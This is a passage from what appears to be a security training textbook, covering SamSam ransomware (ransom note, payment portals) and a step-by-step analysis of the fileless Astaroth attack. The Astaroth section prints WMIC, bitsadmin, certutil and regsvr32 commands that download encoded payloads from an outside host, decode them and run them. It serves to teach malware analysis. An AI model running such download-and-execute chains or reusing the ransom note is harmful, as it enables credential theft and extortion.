it deploys another binary to delete all backup files from the local system and any network-accessible drives. When the encryption is complete, the ransomware displays an HTML extortion message (ransom note) on the victim's system, demanding a bitcoin amount for each affected system or a larger amount for all affected systems. The message also specifies a seven-day deadline for payment. The value of the ransom changes every year. The current value of the ransom that the SamSam ransomware is demanding is 3 bitcoins (approximately $41,700) for all systems.



```
                                                                                                   #What happened to your files?
All your files encrypted with RSA-2048 encryption, For more information search in Google 'RSA Encryption'

                                                                                                       #How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

                                                                                                      #How to get private key?

You can get your private key in 3 easy step:
Step1: You must send us 0.7 BitCoin for each affected PC OR 3 BitCoins  to receive ALL Private Keys for ALL affected PC's.
Step2: After you send us 0.7 BitCoin, Leave a comment on our Site with this detail: Just write Your 'Host name' in your comment
*Your Host name is: [redacted]






Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered
* Our Site Address: [redacted]
* Our BitCoin Address:


(If you send us 3 BitCoins For all PC's, Leave a comment on our site with this detail: Just write 'For All Affected PC's' in your comment)
(Also if you want pay for 'all affected PC's' You can pay 1.5 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive

                                                                                                      How To Access To Our Site

For access to our site you must install Tor browser and enter our site URL in your tor browser.
You can download tor browser from https://www.torproject.org/download/download.html.en
For more information please search in Google 'How to access onion sites'


                                                                                                        # Test Decryption #


Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.
```

Figure 7.111: SamSam Ransomware Ransom Note

The creators of SamSam ransomware use a WordPress website to coordinate ransomware payments with the victims. Once the victim pays the ransom, the threat actors provide a download link to a unique XML executable file and the corresponding RSA private key to decrypt the files.



Key

Posted on February 5, [redacted]


We Generate Wrong Software, You Should Pay 40BTC to receive all Keys, Send **18 BTC** to receive All Keys, If you want you can get 15Keys now and send 18BTC later to receive all keys, Please comment 15 PC names

Your deadline extended to [redacted]

Leave a comment

Figure 7.112: SamSam Ransomware – WordPress Comments

Sometimes, to avoid attention from law enforcement agencies, threat actors also coordinate ransom payments and communications via websites accessible only from the Tor network.




Files Available To Decrypt: 1

Your comments	Our Answer
20.06.201[redacted] can you open different chat session? or different way we can chat?	Sorry for delay, All keys: https://expirebox.com/download /457dc97325fb9fd1b32f5ef205de5ccf.html , Time stopped, If you have any question we are here to help you
20.06.201[redacted] i have a proposal for you.	No, Just here, We never leak the chat if you scare

Leave a comment

Figure 7.113: SamSam Ransomware – Tor Ransom Payment and Communication Portal

Fileless Malware Analysis: Astaroth Attack



1 Attacker sends spear-phishing email with a malicious URL to a ZIP file containing LNK file, when clicked runs a BAT command that initiates WMIC

2.1 WMIC downloads an XSL file that includes malicious JavaScript code which initiates WMIC again

2.1 WMIC again downloads an XSL file that includes malicious JavaScript code that abuses system tools - Bitsadmin, Certutil, Regsvr32 in the next steps

3 Multiple executions of Bitsadmin tool downloads encoded malicious payloads

4 Certutil decodes two downloaded payloads into DLLs

5 Regsvr32 runs the two decoded DLLs that reads and loads third DLL into Userinit.exe

6 The third DLL injected in Userinit.exe is a proxy that reads, decodes, and loads, a final DLL – Astaroth – an information stealer

Fileless Malware Analysis: Astaroth Attack


Astaroth is a fileless malware that has recently become very popular. It completely lives off the land, only running legitimate system tools throughout the lifecycle of the attack. Such an attack includes multiple steps that adopt various fileless techniques to inject malware. The attack starts by sending a spear-phishing email embedded with a malicious link to an LNK file. When the victim double clicks the malicious link, the LNK file initiates the execution of the WMIC tool with the “/format” parameter, which further downloads and executes JavaScript code. This JavaScript code initiates the execution of the Bitsadmin tool to download malicious payloads. All the payloads used in the attack are encoded using Base64 and decoded using the Certutil tool. Only two payloads are decoded, thereby resulting in two DLL files, while the other files remain in the encoded format. Finally, the Regsvr32 tool is used to execute the decoded DLL files, to decode and run other payloads until the Astaroth payload is injected into the Userinit process. Once Astaroth is injected into the process memory, it can steal critical information such as keystrokes and credentials, exfiltrate other data, and send the information to the attacker.

Steps involved in Astaroth Attack:

- **Step 1: Sending spear-phishing email**

  The attacker sends a specially crafted spear-phishing email embedded with a malicious URL to the victim. The URL contains misleading names such as **`certidao.htm`**, **`abrir_documento.htm`**, and **`pedido.htm`**. When the victim clicks on the link, it automatically redirects the victim to the malicious ZIP archive **`certidao.htm.zip`** that includes the **`certidao.htm.lnk`** LNK file. When the victim clicks on the ZIP file, it executes an obfuscated BAT command.

- **Step 2: Exploiting WMIC**
  - **Step 2.1:** The BAT command executed in the previous step runs WMIC.exe as shown below:




```
WMIC.exe os get ved5hit39, 25hit8, numberofusers
/format:"https://storage.googleapis.com/ultramaker/09/v.txt#[redacted]"
```

Figure 7.114: Running WMIC.exe

In the above code, the /format parameter sent to WMIC.exe downloads the v.txt file, an XSL file hosted on a malicious domain. This file has an embedded JavaScript code that is automatically executed by WMIC.exe. Furthermore, the JavaScript code runs WMIC.exe once again.

  - **Step 2.2:** WMIC.exe is executed again as follows:




```
WMIC.exe os get QMUTSQPK, JUXKBVOK, LNFYZKMH, freephysicalmemory
/format:"https://storage.googleapis.com/ultramaker/08/vv.txt#[redacted]"
```

Figure 7.115: Running WMIC.exe

The above code again downloads vv.txt, which is an XSL file that contains malicious JavaScript code that exploits system tools such as Bitsadmin, Certutil, and Regsvr32 in the following steps.

- **Step 3: Exploiting Bitsadmin**

The Bitsadmin tool is executed multiple times to download additional payloads as follows:




```
bitsadmin.exe /transfer msd5 /priority foreground
https://storage.googleapis.com/ultramaker/x/ 09/falxconxrenwb.jpg.zip.log?[redacted]
%PUBLIC%\Libraries\temporary\falxconxrenwb.jpg.z
```

Figure 7.116: Exploiting Bitsadmin

The downloaded payloads are encoded using Base64, and their filenames are as follows: **`falxconxrenwb.~`**, **`falxconxrenw64.~`**, **`falxconxrenwxa.~`**, **`falxconxrenwxb.~`**, **`falxconxrenw98.~`**, **`falxconxrenwgx.gif`**, **`falxfonxrenwg.gif`**.

- **Step 4: Exploiting Certutil**

Attackers abuse the Certutil tool to decode the downloaded payloads as follows:



```
certutil.exe -decode %PUBLIC%\Libraries\temporary\falxconxrenwb.jpg.z %PUBLIC%\Libraries
\temporary\falxconxrenwb.~
```

Figure 7.117: Exploiting Certutil

Only two files are decoded into the DLL format, while the others remain in the encoded and obfuscated format.

- **Step 5: Exploiting Regsvr32**

  Now, attackers use the Regsvr32 tool to execute the decoded DLL files using the following command:

  `regsvr32 /s falxconxrenw64.~`

  `falxconxrenw64.~` is a proxy DLL that loads and executes the second DLL file, `falxconxrenw98.~`. Furthermore, the second DLL initiates the execution of third DLL retrieved from `falxconxrenwxa.~` and `falxconxrenwxb.~`

- **Step 6: Exploiting Userinit**

  The third DLL loaded and executed in the previous step reads and decodes `falxconxrenwgx.gif` into a DLL. This DLL is used to initiate the execution of `userinit.exe` and injects the decoded DLL. `falxconxrenwgx.gif` is a proxy DLL that retrieves, decodes, and loads the final DLL `falxconxrenwg.gif`, called the Astaroth, which is an information stealer.


